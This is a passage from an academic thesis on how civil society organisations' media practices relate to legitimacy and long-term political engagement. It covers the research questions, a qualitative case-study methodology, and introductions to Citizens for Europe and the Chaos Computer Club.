In her critical history of "social media" José van Dijck (2013) has underlined how the contemporary dominance of commercially run platforms forces all societal actors – including media organisations, state institutions and civil society organisations – to reconsider and recalibrate their position in public space. Consequently, van Dijck (2013) raises the critical question of whether sustaining public and nonprofit space is possible in a culture of connectivity dominated by data corporations. Other scholars have similar concerns about the potential of contemporary media technologies and infrastructures to aggregate apparently limitless numbers of individual voices to temporarily "have their say", and question the potential for sustainable social change (Kavada 2014). Contemporary media environments might have exponentially increased opportunities for mobilisation and connection but, as Couldry cautions, 'it is much more difficult to know whether they do so in any long-term and effective way' (Couldry 2014: 125). It is important to note that scrutinising the relationship between media practices and sustaining long-term political involvement does not categorically deny the relevance of event-based engagements. 'Change requires both processes of interruption and continuity in order to advance newer modes of doing' (Papacharissi and Easton 2013: 171). Put in more explicitly political terms, scholars point out that collective actors are situated in 'the tension between flexibility, mobility and speed on the one hand, and the continuity of an engagement that is

always vulnerable to becoming hazy if it is not continuously stimulated by events that can make it actual' (Boltanski and Chiapello 2005: 353). Consequently, when investigating the relationship between media practices and engagement practices one has to take into account different temporalities, which range from single events to long-term involvement.

Digging deeper into the literature that persuasively investigates the interrelations between emerging actors' media practices and their ability to bring about political change, one realises that this balancing act is intimately related to the overall coherence of a given organisation. Establishing and sustaining a cohesive identity appears to be central for organisations if they are to draw people to their events, interact with mainstream media and establish legitimisation (Soule 2013). The political action of representation, to paraphrase Bourdieu (2000: 185), relies on the ability of a group to make it appear as if it speaks with a single voice. In this regard scholars emphasise that the ongoing multiplying of mediating arenas can be both an opportunity and a challenge for political organisations. On the one hand digital media can be used to construct collective discourse and to achieve internal consensus (Della Porta and Rucht 2013). Particular communication tools can also be used to conceal power asymmetries within a movement and therefore aid in 'maintaining a collective identity based on openness and participation, even when those values are not always upheld in its practice' (Kavada 2010: 370). On the other hand, when too many individual voices represent an organisation online keeping its public profile coherent can be challenging (Obar et al. 2012). In their study of the Cuba Solidarity Campaign organisation, Fenton and Barassi (2011) highlight the frustration the organisation experienced with the multiplication of representative voices through its digital platforms.

The notion that communicating in coherent ways is vital for sustaining engagement practices over time also acknowledges the earlier mentioned relevance of organisation. As Karpf puts it, 'Lowered transaction costs have made individual political actions far easier. Yet sustained collective action continues to require organization' (Karpf 2012: 8). Interestingly, one can bring actors' contemporary struggles for coherent representation into contact with an argument that John Padgett and Christopher Ansell make in relation to the rise of the Medicis in the fifteenth century. "Robust action", they argue, needs to be grounded in 'multivocality' (Padgett and Ansell 1993: 1263). Translated into contemporary scenarios, this means that organisations need to communicate in ways that 'single actions can be interpreted coherently from multiple perspectives simultaneously' (Padgett and Ansell 1993: 1263). In a world saturated with

mediated communication this can be a challenging task for actors aiming to bring about political change.

### **3.4 Broad considerations and three research questions**

To conclude the two chapters above I now want to explicate the theoretical framework that I have established and that informs my thesis. My research is set within a processual understanding of democracy (Dahl 1989; Dahlgren 2003; Lechner 2003[1990]; Calhoun 2007). The focus of my research is on emerging engagement practices as engagement – in contrast to participation – appears to be a fruitful conception when looking at the links between organisational actors and politics. Instead of looking at citizens at large or single individuals I bring forward an organisational perspective. More concretely, I am not looking at organisational actors from a behavioural perspective but from an actor point-of-view.

Accordingly, I do not propose a deterministic approach, but, at the same time, it would be misguided to frame my research as non-media centric. While I move beyond the technologies themselves my main interest is in understanding how civil society organisations make use of particular media technologies and infrastructures. Within this frame I focus my attention to media-related practices taking place within contemporary media environment (Couldry 2004, 2012; Mattoni 2012) – including a wide range of devices, tools and platforms that actors use as well as interactions with mainstream media. Bringing media practices and media environment in correlation with each other adapting a one-medium bias and allows enables me to apply a wide-angle lens that takes into account the blurred boundaries between media-related practices, mediation and mediatisation. By doing so I aim to go beyond sceptical or overly optimistic assumptions and integrate my thesis within a tradition of scholars that vitalise a middle-ground perspective (Mansell 2010; Cammaerts 2012). In other words, my research does not aim to answer questions whether current developments are “good” or “bad” or to construct a causal chain between media practices and democratic constellations but investigates more generally the formative and moulding forces of practices related to contemporary media environments. This approach is operationalised by looking closely at the role media-related practices play in relation to legitimacy and longer-term engagement. Looking at the correlations between media, legitimation and longer-term engagement is a promising field of inquiry also because it has not been in the focus of much research yet. Even works rooted in resource mobilisation theories and new social movement studies evoke aspects of legitimacy, but don’t systematically address the role media practices and media environments play for legitimation and longer-

term engagement (Van de Donk et al. 2004; Lievrouw, 2011; Cammaerts et al. 2013). Consequently, my thesis aims to increase scholarly knowledge on the correlation of organisational actors' use of media, legitimation and longer-term engagement within contemporary democratic constellations.

The interrelation between media-related practices, legitimacy and sustaining engagement over time is evidently a complex relational framework. On a very basic level it is understood that a media-saturated environment provides ample opportunities for actors to exert agency and to challenge both democratic deficits and political constraints. At the same time, actors also have to take into account structural limitations inherent to media practices. All the same, it remains largely unclear as to what role actors' media-related practices play for their legitimation and long-term engagement. In exploring and discussing relevant literature from the fields of media and communications, political science and sociology, democracy theory and social movement studies my aim has been in part analytical and in part critical, but above all constructive. Over recent years there have been constitutive studies on the relation between media environments and political activism. More concretely, scholars have investigated the role actors' media-related practices play for their ability to mobilise and coordinate collective action. As shown, the focus of these studies has been largely on movement-based activism and contentious activism. At the same time, important political fundamentals like legitimacy and long-term engagement have been largely left aside so far.

In a somewhat oversimplified manner it can be said that there are studies on media and political activism, but they do not focus on legitimacy and sustaining engagement over time. Similarly, there are intriguing writings on the importance of legitimacy for actors' ability to co-determine political constellations. Nevertheless, scholars covering this important issue seldom address the role media-related practices play for the formation and securing of legitimacy. In the rare case where they do so, the approach is limited to the mainstream media and outdated modes of communicative practices. Scholars have also emphasised the relevance of longer-term engagement to bring about political change, but studies on the actual role of media-related practices to sustain actors' engagement over time are rare. Accordingly, despite their useful qualities, the empirical and theoretical accounts discussed throughout the above sections leave a number of important questions unresolved. Bringing these gaps in current research together, there is good reason to embark on this academic journey. More concretely, there is good reason to look at the role civil society organisations' media-related practices



play in their ability to establish legitimacy and for sustaining engagement over time.

Doing just this, my thesis started with the overall question of how it is possible to change the agents, themes and modes of engagement and what resources do actors need to do that? I narrowed this overly broad consideration down by asking for the role of media practices in this process. Splitting the question into a number of questions then further narrowed my inquiry. Afterwards I brought this set of small questions together and formulated the following three interrelated research questions:

1. *In what ways do contemporary media technologies and infrastructures matter in the reconfiguration of democratic constellations?*
2. *How do media-related practices connect to organisational actors' ability to establish legitimacy?*
3. *What is the role of organisational actors' media-related practices in sustaining engagement over time?*

The critical review of relevant literature and the three research questions guided the analysis conducted throughout the research project and the methods selected for investigation. The latter will now be introduced in the following chapter.

# Methodology

## Contextuality as a Method

The preceding chapters have explained the importance of the questions that are the central concern of this thesis. The following sections will demonstrate how this research endeavour was put into practice. The chapter discusses the strengths (and limitations) of qualitative research in light of the focus and intentions of this thesis. More concretely, this chapter is structured according to the methods that provide my data set: face-to-face interviews, participant observation and media analysis. The first section discusses the value of case study research for fulfilling the aim of my thesis. The second section is dedicated to the three methods that provided my data set. The two case studies were undertaken through ethnographic participant observation and face-to-face interviews. These main methods of data collection were complemented by data from media sources, specialist publications and the organisations' own communication outputs. The final section introduces the two cases and explains why these were suitable for finding answers to my research questions. This last section will also explain how each method was adapted to the specific case.

### 4.1 Case study research

David Silverman (2013) recommends the following steps for a fruitful research design: formulate the overall question; select the cases through which to study the question; formulate specific research questions; select the appropriate methods; collect the data; evaluate and reformulate the specific research questions; analyse the data; evaluate the data; formulate and discuss the findings. My research started with a very broad question: How it is possible to change the agents, themes and modes of engagement and what resources do actors need to do that? To find answers to this question I did some preliminary research and selected two cases that appeared to be most appropriate. To investigate these two cases I decided to employ qualitative research methods, for reasons that will be given below. To make my broad question more workable (in theory and in practice) I further narrowed my field of interest after selecting the two cases. The central endeavour was now to look at how practices related to media technologies and infrastructures

might illuminate fundamental aspects of democratic constellations by investigating the role these practices play in shaping emerging forms of political agency and themes; which led me to formulate the earlier-stated set of research questions.

I was not expecting to find universal answers to these questions, rather answers that were very much tied to place, history and my own position as a researcher integrated within social fields (Bourdieu and Wacquant 1992). Research, like all social practices and endeavours, is driven by one's place and concerns in the world. 'The great force of history', James Baldwin wrote, 'comes from the fact that we carry it within us and are unconsciously controlled by it in many ways' (Baldwin 1965: 47). The constant presence of history is as true for the role of the researcher as it is for the very formation and characteristics of media that consists of 'very particular sites for very particular, importantly social as well as historically and culturally specific experiences of meaning' (Gitelman 2008: 8). Accordingly, my thesis does not seek to construct conceptual categories that brush over the enormous plurality of experiences, but rather aims to further understanding of the role media-related practices play in specific social and political contexts. 'The fact that digital media culturally matters is undeniable but', as Coleman has put it, 'showing how, where, and why it matters is necessary to push against narrow presumptions about the universality of digital experience' (Coleman 2010: 489).

More concretely, the aim of capturing the nuances of different forms of experience around the use of media technologies and infrastructures is realised by describing, analysing and interpreting. That is, by giving an account close to the original data, systematically producing an account of key factors and relationships, and giving sense to the data by interpretatively producing insights (Wolcott 1994). As an overarching research strategy, a constructivist grounded theory approach was adopted, which encourages a researcher's persistent interaction with their data and leads the researcher from studying concrete realities to rendering a conceptual understanding of them (Glaser and Strauss 1967; Charmaz 2002). Glaser and Strauss's seminal *The Discovery of Grounded Theory* was the first to elaborate the process of generating theory arising from the data. To develop 'theory as it emerges' (Glaser and Strauss 1967: 45), grounded theory consists of simultaneous data collection and analysis, with each task informing and focusing the other throughout the research process. Researchers are encouraged to continuously interact with their data while remaining constantly involved with their emerging analyses.

This approach to research is commonly referred to as induction – a type of reasoning that begins with the study of a range of individual cases and extrapolates

from them to form a conceptual category (Glaser and Strauss 1967). In the context of grounded theory, it implies moving up from the detailed descriptive level to the conceptual level – from the particular to the more general. In brief, theorising in grounded theory means developing (abstract) concepts and specifying the relations between them (Charmaz 2002). More specifically, as Kathy Charmaz has noted, one can distinguish between an objectivist approach to grounded theory that ‘assumes an external reality awaiting discovery and an unbiased observer who records facts about it’ (Charmaz 2002: 677) and a constructivist approach. It is the latter that is practised in this research.

Constructivists study how participants construct meanings and actions, and they do so from as close to the inside of the experience as they can get. Constructivists also view data analysis as a construction that not only locates the data in time, place, culture, and context, but also reflects the researcher’s thinking. (Charmaz 2002: 677)

Reflecting the need for contextuality in empirical research, I employ qualitative research practices, which, ideally, are flexible, iterative, naturalistic and result in thick descriptions that are reflexive about the ways in which research data is constructed (Geertz 1975). Qualitative research, generally speaking, ‘is oriented towards analyzing concrete cases in their temporal and local particularity and starting from people’s experience and activities in their local contexts’ (Flick 2009: 21). Put differently, qualitative methodologies offer a multi-layered view of the nuances of social reality without privileging the interests of those who occupy positions of authority and power within a given society (Hesse-Biber and Leavy 2011). Consequently, doing qualitative research means to ‘study things in their natural setting, attempting to make sense of, or interpret, phenomena in terms of the meanings people bring to them’ (Denzin and Lincoln 2005: 3). Despite the possible value of quantitative data, it has been emphasised that interaction with political activists calls for qualitative research that attempts to understand the world from the subject’s point of view (Kvale and Brinkmann 2008). One expansive field within the qualitative paradigm is case study research.

The basic idea of case study research is that one case or a small number of cases are studied in detail, with the general objective of developing as full an understanding of the case under investigation as possible. Overall, case studies are the preferred strategy when ‘the investigator has little control over events and when the focus is on a contemporary phenomenon within some real-life context’ (Yin 2009: 1). A case study is expected to catch the multifacetedness of a single case – understanding its activities in various ‘locations’ and ‘circumstances’ clearly is an

essential part of this complexity (Stake 1995: xi). While case study analysis is a research approach that has been fed by many different theoretical tributaries, what is shared by all approaches is the emphasis on in-depth explorations of the complexity and uniqueness of a particular case in a “real life” context (Ragin and Becker 1992). A case study is an analysis of the particular, the concrete and the singular, and, to a large degree, resembles the ‘thick description’ (Geertz 1975) and portrayal of particular or even unique circumstances, practices and people. As they can explain how, why and where things happened or are happening, qualitative case studies are particularly useful for understanding and exploring the process and dynamics of change in specific social, cultural and political contexts. Indeed the effort to observe, examine and specify mechanisms of influence requires detailed case studies (Andrews and Edwards 2004: 500–1).

Considering the empirical validity of case study research one can detect an apparent contradiction. On the one hand, a case study approach privileges in-depth enquiry over generalising about a population at large. On the other hand, it is frequently emphasised that qualitative research should produce explanations that have some demonstrable wider resonance (Ragin and Becker 1992; Stake 1995; Yin 2009). The primary purpose of case study research to generate holistic, in-depth understanding of a specific case seems, on the face of it, to contradict the form of generalisation that it is said to allow. This apparent paradox is traceable to researchers’ divergent agendas and the fact that definitions around case study research are contested. Case study research can be theory based, problem based, descriptive or exploratory. More specifically, case studies can be used to test, illustrate or generate theory; identify the sources of problems or solutions to problems; describe something; and explore something (Gomm et al. 2000). Since these approaches are in not entirely distinguishable from each other, my research employs these approaches as complementary rather than as opposing elements. Accordingly, this research is a theory-based (situated in a wider field of theoretical and empirical arguments and literature), exploratory (aiming for enhanced understanding of a new or under-researched inquiry) case study research that aims to generate theory.

As the two cases investigated by no means exhaust the diversity of actors’ media-related practices. I am not aiming to construct a broad theoretical framework applicable to civil society organisations *per se*. Looking at case study research from this perspective also answers questions concerning the external viability of my thesis. My research does not aim to provide objective “truths” about the interrelation of technology and democracy. I am not aiming to identify general patterns that span diverse societies as my approach sees great benefit in

looking at a limited set of factors and experiences to develop a better picture of the different facets of democratic constellations. This equally rejects very optimistic as well as overly sceptical accounts and resonates with writings that situate emerging forms of engagement practice within broader social and political arrangements (Sassen 2008; Qiu 2009; Dahlgren 2013; Couldry 2012). Instead of generalising about the negative or positive dimensions of contemporary media, one is well advised to analyse what actors actually do and what their practices oriented towards media mean for their involvement with politics. Case study research is therefore an appropriate method for recognising that engagement practices are not the same everywhere, but an outcome of specific contexts. Consequently, investigating single cases allows one to gain a detailed understanding of the role media-related practices play for actors in particular political constellations.

This is not to say that a single case study or a small number of studies cannot have general significance and stimulate further investigations (Flyvbjerg 2006). Grounded theorists can build on an epistemologically sophisticated view of emergence that allows for possibilities of emergent categories in the practice of theorising (Charmaz 2002). Grounded theory, then, has more to do with creating theories than with empirical generalisation in a strict sense. Ultimately, the aim of my contextualised qualitative research is to arrive at a comprehensive understanding of the organisations under investigation and to develop theoretical statements about their engagement practices. Intertwined with the commitment to theorise is the risk of being drawn away from features important for understanding the case itself (Stake 1995). Resisting such deflection can be achieved by referring the research analysis to systematic procedures so as to identify essential features and relationships.

This approach goes back to Harry Wolcott's (1994) useful distinctions between description, analysis and interpretation, which represent three different components of qualitative work: *description* involves producing an account that stays close to the original data; *analysis* involves going beyond these largely descriptive iterations and systematically producing an account of key factors and relationships among them; and *interpretation* involves trying to give sense to the data by creatively producing insights about it (Wolcott 1994). In particular, the latter, the practice of interpretation, is fundamental in case study approaches that aim for theory building. As Weber put it, 'Sociology [...] is a science concerning itself with the interpretive understanding of social action' (Weber 1978: 4). This is ever more the case as transformation in increasingly complex scenarios is a complicated matter. 'Such change is only partly legible and hence interpretation becomes critical in the account of that change' (Sassen 2008: 401). These remarks

do not advocate complete relativity for researchers, but point to researchers' role as the composers of the facts they assemble, as well as the impracticality of occupying the position of a neutral observer. Case study researchers become immersed in an ongoing interpretive role as they gather evidence and try to make sense of it (Stake 1995: 43). Qualitative, and especially case study research, implies a commitment to an interpretive understanding of people's experiences. These experiences are brought to light in the first instance through an in-depth exploration from multiple perspectives.

One of many strengths of case study research is that it can take an example of an activity and use multiple methods and extensive data sources to explore and interrogate it (Stake 1995; Yin 2009). The methods vary depending on the concrete case and the specific research questions. 'Good social science is problem driven and not methodology driven in the sense that it employs those methods that for a given problematic, best help answer the research questions at hand' (Flyvbjerg 2006: 242). To investigate how, where and why media-related practices matter in specific social and political contexts I decided to ground my thesis on two well-established qualitative techniques: face-to-face interviews and participant observation. These main methods of data collection were complemented by a media analysis that allowed the introduction of additional primary and secondary material such as data from media sources, specialist publications and the organisations' own communication outputs. Although I did not go "native", as a classic anthropological account would demand, the approach employed in my thesis is best described within the framework of ethnographic fieldwork grounded in three complementary research methods – face-to-face interviews, participant observation and media analysis.

#### **4.2 Three complementary research methods**

Ethnography, from a rather classical or traditional perspective, 'is based on the close-up, on-the-ground observation of people and institutions in real time and space, in which the investigator embeds herself near (or within) the phenomenon' (Wacquant 2003: 5). One of the core objectives of ethnographic work is to reveal complexity. At the same time the shifting complexity constituting "the field" or "the object" of the research needs to be taken into account in a reflexive manner by the researcher. Taking into account contemporary complementary accounts that mandate the researcher's continuing physical presence to accomplish ethnographic fieldwork, some scholars have pointed to a less stringent understanding of ethnography and challenge traditional assumptions. Taking into account the multiple and heterogeneous sites of cultural formations, George

Marcus points out that ‘Fieldwork stories today are thus less about a fieldwork experience bounded by the Malinowskian scene of encounter’ (Marcus 2009: 19). Researchers who implement an extended approach describe contemporary fieldwork as a matter of polymorphous engagements – interacting with informants across a number of dispersed sites, but also doing field work by collecting data eclectically in many different ways from a disparate array of sources, attending carefully to popular culture, and reading newspapers and official documents (Gusterson 1997). Echoing this approach to ethnographic research Hannerz states:

There are surely a great many activities where it is worthwhile to be immediately present, even actively engaged, but also others which may be monotonous, isolated, and difficult to access. What do you do when “your people” spend hours alone at a desk, perhaps concentrating on a computer screen? (Hannerz 2003: 211)

It can be said, then, that more recent methodological accounts invite questions regarding the *thickness* and density of ethnography in practice. In recent years – intensified by the widening and deepening of media’s pervasive presence – the trend of moving away from “fields” as spatially defined localities towards social and political locations, networks and multi-sited approaches has been further elaborated. Scholars are increasingly applying an ethnographic lens to practices, subjects, modes of communication and groups strongly dependent on digital technologies and infrastructures for their formation and existence (Hine 2000; Coleman 2010). While a large number of these studies do not research political collectives, there are a number of highly convincing examples that employed ethnographic fieldwork – *Networking Futures* (Juris 2008), *Blogistan* (Sreberny and Khiabany 2010) and *Two Bits* (Kelty 2008), to name a few prominent ones.

Taking this more recent tradition of ethnography as a source of inspiration, the main mode of data collection in my research is *face-to-face interviews*. Interviews take the individual as a point of departure for the research and are ‘the main road to multiple realities’ (Stake 1995: 64). Conducting qualitative in-depth interviews allow one to develop detailed descriptions, integrate multiple perspectives, describe processes and to learn how events and social settings are interpreted (Weiss 1995: 10–1). In-depth interviews seek “deep” information and understanding. As John Johnson (2002) highlights, the word *deep* has several meanings in this context. First, the interviewer seeks to achieve a similar level of understanding as held by the participants in some everyday activity, event or place; second, deep understandings go beyond common sense explanations for



understanding cultural form, activity, event, place or artefact; third, deep understandings can reveal how assumptions, practices and ways of talking partly constitute our interests and how we understand them; fourth, deep understandings allow us to grasp and articulate the multiple views of, perspectives on, and meanings of some activity, event, place or cultural object (Johnson 2002: 106–7).

In-depth interviews can be informal, conversational, semi-structured, open-ended or sequential (Johnson 2002). Sequential interviews, beyond fostering trust between the interviewer and the participant, allow the interviewer to get closer to the studied phenomenon and add depth, detail and resonance to the participant's story (Charmaz 2002). There is also a rather practical side to choosing in-depth interviews as a predominant method for data collection. When the cases under investigation are not linked to a particular setting, but can be ascertained from individuals in various settings, interviews are appropriate and rewarding (Hesse-Biber and Leavy 2011: 93–5). Instead of a one-way pipeline this research considered interviews as active, interactional and constructive two-way conversations (Holstein and Gubrium 1995). The term “active” underscores the perspective that an interview is a dynamic meaning-making venture in which interview participants are meaning makers instead of passive conduits for retrieving information from an existing vessel of answers (Holstein and Gubrium 1995). This is not to say that no roles are attached to the interview situation, or to ignore how interview settings are to some degree always a guided conversation. As Robert Weiss makes clear:

In the qualitative interview the respondent provides information while the interviewer, as a representative of the study, is responsible for directing the respondent to the topics that matter to the study. (Weiss 1995: 8)

It is also the case that the interviewer is responsible for judging when a respondent's report is adequate and when it needs elaboration and, should elaboration be desirable, for helping the respondent expand their responses without constraining the information they might provide (Weiss 1995: 8). A useful and effective mode of finding more interview partners is ‘snowball sampling’ (Weiss 1995), whereby interview subjects refer the researcher to additional prospective subjects. As will become obvious for the reader in the empirical chapters the data set gathered from interviews was the main building block of my research. This is, first of all, apparent in the fact that participant statements that were gathered through interviewing figure very prominent throughout the thesis. To do so was a conscious decision, as I wanted to let the

participants speak in their own voice and let them tell their point of view in their own words. At the same time interviews very interwoven with two other forms of data collection.

The interviews were complemented by *participant observation*. Observation *per se* is a mundane procedure; as human beings we are participants and observers in all our everyday interactions. From the outset, then, scientific observation shares common features with actions that people practise in everyday life. Yet, only rarely are observations practised as a scientific method, as very few individuals actually engage in the systematic use and recording of information for scientific purposes (DeWalt and DeWalt 2011). More particularly, participant observation is one of several methods that fit into the general category of qualitative research. 'Observation is a fundamental and highly important method in all qualitative inquiry. It is used to discover complex interactions in natural social settings' (Marshall and Rossman 2010: 140). Participant observation is a particularly useful process for understanding how, and to some extent why, political actors act, think and feel as they do (Benford 1987: 28). Practically implementing the method, the researcher takes part in the activities, rituals, interactions and events of a group or individuals (DeWalt and DeWalt 2011). The researcher is both a participant – to varying degrees – and an observer – also to varying degrees.

As an ethnographic research method participant observation should be distinguished from pure observation and pure participation. Pure observation removes the researcher entirely, or at least to the maximum extent possible, from the studied actions and behaviours. With pure participation, often described as "going native", researchers shed their identity as investigator and adopt the role of a full participant. In particular, Raymond Gold's (1958) classic article on roles in field observations has been a source for researchers defining different levels of participation. Following his conception, the four participation roles are: the *complete observer* (remains detached and unknown to the research group); the *observer-as-participant* (status of the researcher is overtly known to the research group, but the researcher boundary is acknowledged); the *participant-as-observer* (researched culture is aware of the researcher's status and the researcher openly engages with the research group); and, finally, the *complete participant* (observer becomes completely absorbed in the researched community) (Gold 1958). Participant observation is rarely the only technique used by a researcher conducting ethnographic research (DeWalt and DeWalt 2011). As Howard Becker states:

We can find out, not with perfect accuracy, but better than zero, what people think they are doing, what meanings they give to the objects and events and people in their lives and experience. We do that by talking to them, in formal or informal interviews, in quick exchanges while we participate in and observe their ordinary activities, and by watching and listening as they go about their business.

(Becker 1996: 58)

In fact, there are distinct advantages in combining participant observation with interviews. The data from each can be used to illuminate the other and observations can have an important effect on how researchers interpret what people say in interviews (Hammersley and Atkinson 2007: 102). Talking to people and observing them act as complementary research methods.

Beyond participant observation and face-to-face interviews, my thesis is informed by a *media analysis* that brought together a wide range of media documents and sources on the organisations under research. Exhaustive examinations of both the digital archives and the on-going output of alternative and mainstream media, as well as the organisations' own communication outputs, was a starting point of my research subjects. These media environments continued to be a valuable source throughout my investigation. Some of the reports, coverage and self-portraits were "historical" while others were contemporary. On the one hand, the analysis included reading news reports, notices and portrayals of the cases under investigation in German quality newspapers (particularly *Spiegel*, *Sueddeutsche Zeitung*, *Die Zeit* and *Frankfurter Allgemeine Zeitung*) as well as relevant online news sites (particularly *Heise*, *Zeit Online*, *Spiegel Online*). On the other hand, I systematically searched for media outputs across alternative and mainstream channels of both organisations and individual members, followed the organisations' websites and press releases, their output on popular online platforms, subscribed to their newsletters and mailings lists as well as regularly read their in-house publications *Open Citizenship* and the *Datenschleuder*. This form of media analysis acted complementary to the two primary methods – interviews and participant observation – and was critical as a secondary source for contextualising the two case studies. It enabled me to add an environmental richness to my research and therefore helped me contextualising the participants' statements and directed my questions and interactions with the participants. Consequently, analysing media output on and by the respective organisation strongly informed my interpretation of what participants were saying and what I was observing by allowing me to get an external perspective that positioned the

cases within a larger picture. In addition, as media-related practices are at the core of my research, the media analysis notably added to my understanding of the role media environments played for the participants.

Comprising these data echoes the above-mentioned shifting of ethnographic research practices (Gusterson 1997; Hannerz 2003; Marcus 2009). As politically ambitious organisations constantly leave behind them digital traces of their activities – self-composed and externally constructed – gathering this form of data was a fruitful method for gaining an understanding of events and activities that I could not observe first-hand either because they took place in the past or they took place at the same time. Researchers, all in their own specific way, have referred to this mode of data collection as ethnographic fieldwork (Hine 2000; Coleman 2010). Contemporary media environments provide researchers with an intriguing window onto the public and semi-public communication networks of individual and collective actors, offering opportunities to partially look behind the veil of difficult-to-study processes (Thorson et al. 2013). At the same time, my approach is not that of the increasingly popular surveys that rely on the appraisal of “big data”. Echoing Rodriguez and her colleagues (Rodriguez et al. 2014: 153), I consider this type of data insufficient for answering complex research questions about social interactions and political negotiations that traverse different uses of media. Instead of looking at countless numbers of interactions, I am more interested in the multifaceted processes that constitute and surround communication. This is not to discredit quantitative approaches *per se*, but to point to the appropriateness of qualitative research methods for the focus of my thesis.

Practices related to contemporary media technologies and infrastructures were not only my object of study but also a source that complemented the interview and observation data set. This conscious and necessary mingling was apparent in many practices throughout my research. Emailing, phone calls, using search engines and online instant messaging, amongst other things, were inevitable elements of finding out contact details, getting in touch with participants and arranging meetings. And this brings me to briefly reflect on the more general role of technology in my research. Unlike some other studies in the field of political and media sociology, which put forward a technology-oriented reading (Castells 2012; Bennett et al. 2014), this thesis rests on empirical research that puts at its centre social actors and their surroundings, within and through which technologies operate. A technological reading ‘inevitably neutralizes or renders invisible the material conditions and practices, place-boundedness, and thick social environments within and through which these technologies operate’ (Sassen 2008: 342). Following this credo, technologies are considered social

products, rather than phenomena that can be researched and discussed outside of their societal context.

This is not to say that technical items are neutral in themselves or do not matter, but rather that ‘society and technology are mutually determining and even dialectic’ (Lievrouw 2011: 226). Instead of simply denying the weight of technology or deterministically overestimating its impact, my thesis aims to apply a balanced understanding of the multifaceted interdependences of societal constellations and technology. Turning the spotlight on social actors and the thick social environments within and through which media operate has methodological and ethical significance. A characteristic feature of ethnographic writing is the substantial citation of original data, by using verbatim quotes from conversations and interviews. Allowing participants to speak for themselves, to express their thoughts and ideas in their own words, is to acknowledge that the interviewees are not simply objects of study but individual agents with distinct personalities (Blumer 1966: 542). As mentioned above, this is not to ignore the fact that (social) scientists, implicitly or explicitly, attribute a point of view and interpretations to the people whose actions they analyse. Such an understanding of the relationship between actor and technologies does not point towards a causal attempt of interpretation – what does technology do to people? – but is about the reconstruction of scenarios in which particular technologies become meaningful for actors – what do people do with media?

#### **4.3 The case studies: Citizens for Europe and the Chaos Computer Club<sup>6</sup>**

In the following section I want to give a brief introduction to the two cases under investigation. After revealing my motivation and reasoning for choosing the two cases I will briefly present the main characteristics of Citizens for Europe and the Chaos Computer Club and will then specify the ways in which I applied the above-mentioned research methods. Most research starts with the question: what should I investigate and who should I look at (Silvermann 2013)? It took me several months to decide which cases to look at as coming to a decision in his regard strongly effects not only methodological choices but also the actual research *per se*. After reflecting about several possible cases and getting in contact with some of them – among others, UK Uncut (a UK-based protest group mobilising against tax avoidance) – I decided for the two cases at hand for four reasons: First, I wanted to look at organisations that either were already around for

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<sup>6</sup> Disclosure note: during the time of my research I was at no time a member of the organisations under investigation and did not receive any form of payment from them.

some time or had good chances to survive for the time of my fieldwork; second, I wanted to analyse organisations that were practicing a constructive vision of politics; third, I realised that I looking at German organisations might be the best choice as Germany was the political environment I was most accustomed with; and finally, I decided to investigate CFE and the CCC because I was convinced that both organisations were acting on issues critical for contemporary political constellations in Europe and elsewhere

While the latter three choices appear to be more or less straightforward the first might be worth explicating. As will become obvious throughout this thesis, the two cases are both examples that have managed to sustain themselves. Another option for choosing adequate cases could have been to look at organisations that have failed to sustain their engagement. Yet, this would have raised a number of analytical and methodological problems. First, predicting which organisation might “fail” during the time of research would have been simply impossible. At the same time, the risk that one of the two cases might not manage to survive the research period was already part of the research scenario that informed my thesis. Second, researching an organisation that has failed in the past and reconstructing their failure through a practice-oriented lens would have been challenging, to say the least. Interviewing people about their past experiences is an ambiguous task (Johnson 2002) and observing participants retrospectively would have been impossible.

*Citizens for Europe*. Established by young Europeans from across the European Union (EU), at the beginning of 2010 Citizens for Europe (CFE) was a registered association that, according to its website, acted as a non-partisan, not-for-profit organisation. The organisation’s website further states that it aimed to support and advance the current state of the EU ‘by developing and promoting a new and modern form of a transnational EU citizenship that is independent of national and cultural attributes and empowers citizens in the EU to fully exert their desire for political participation’. At the time of research the organisation had nine members. Four of them were central – Martin Wilhelm, the founder and director, Christian Mieß, a project manager also in charge of public relations, Arianna De Mario, a project manager focusing on campaign-oriented work, and Louisa Prause, a project assistant involved in the organisation’s in-house publication. The other five members had either advisory functions or were more or less present in the work of the organisation. The organisation lists the European Commission and the French foundation *Fondation Charles Léopold Mayer* as major financial donors. Organising conferences, discussion forums and workshops that revolved around notions of political engagement and citizenship

were listed as the primary modes of engagement. CFE's website also notes issue-driven political campaigns and the formation of a European network of civic actors to foster democratic constellations in Europe.

*The Chaos Computer Club.* Founded in 1981 in Germany the Chaos Computer Club (CCC) has a membership figure of around 4500, which makes it Europe's largest and one of the world's oldest hacker collectives. Since 1984 the collective's event agency has been responsible for one of the world's largest annual hacker conventions, the Chaos Communication Congress. Judging from the Club's main website, its organisational structure is best described as polycentric, consisting of multiple, interconnected nodes across Germany, Austria and Switzerland, together with several less formal affiliated national and international hackerspaces. This decentralised formation does not rule out certain formal structures. The CCC acts as a registered association, represented by an executive board, and labels itself a non-governmental, non-partisan, not-for-profit and voluntary civil society organisation sustained by membership fees and donations. The Club states on its website that it largely supports the principles of the hacker ethic (Levy 2010), advocates more transparency in government, communication as a human right, and free access to computers and technological infrastructures for everyone. They aim to do this through a number of activities that range from technical research, campaigns, events and political consulting to public relations and operating communication tools.

Taking these two very brief introductory sections as initial accounts, Citizens for Europe and the Chaos Computer Club are very different organisations. They do not only strongly differ in age and size, but also in their fields of engagement. While the hackers explicitly emphasise transparency and free communication as democratic fundamentals, CFE focuses on transnational citizenship in the European Union. To join the CCC it is enough to fill out a member registration form and to pay a small annual fee. CFE, in contrast, is a closed club that does not admit new members, but instead hires new employees. At the same time the two case studies also share a number of similarities as both organisations aim for political change and point to the need to democratise democracy (Santos 2005). The two cases consider themselves civil society organisations rather than considering their political work movement-based. Accordingly, CFE and the CCC both belong to the intermediary field between citizenry and governmental institutions: the layer of organised civil society, which constitutes a main pillar of democracy (Cohen and Arato 1992; Warren 2001). The two organisations are based on the same legal structure – registered associations – and are both issue-oriented organisations (Marres 2005). As civil society organisations both are not legitimised

through formal political procedures; that is to say, they do not have any official authority that has been granted to them directly or indirectly by “the people”. As a consequence, they have to develop other modes of legitimation.

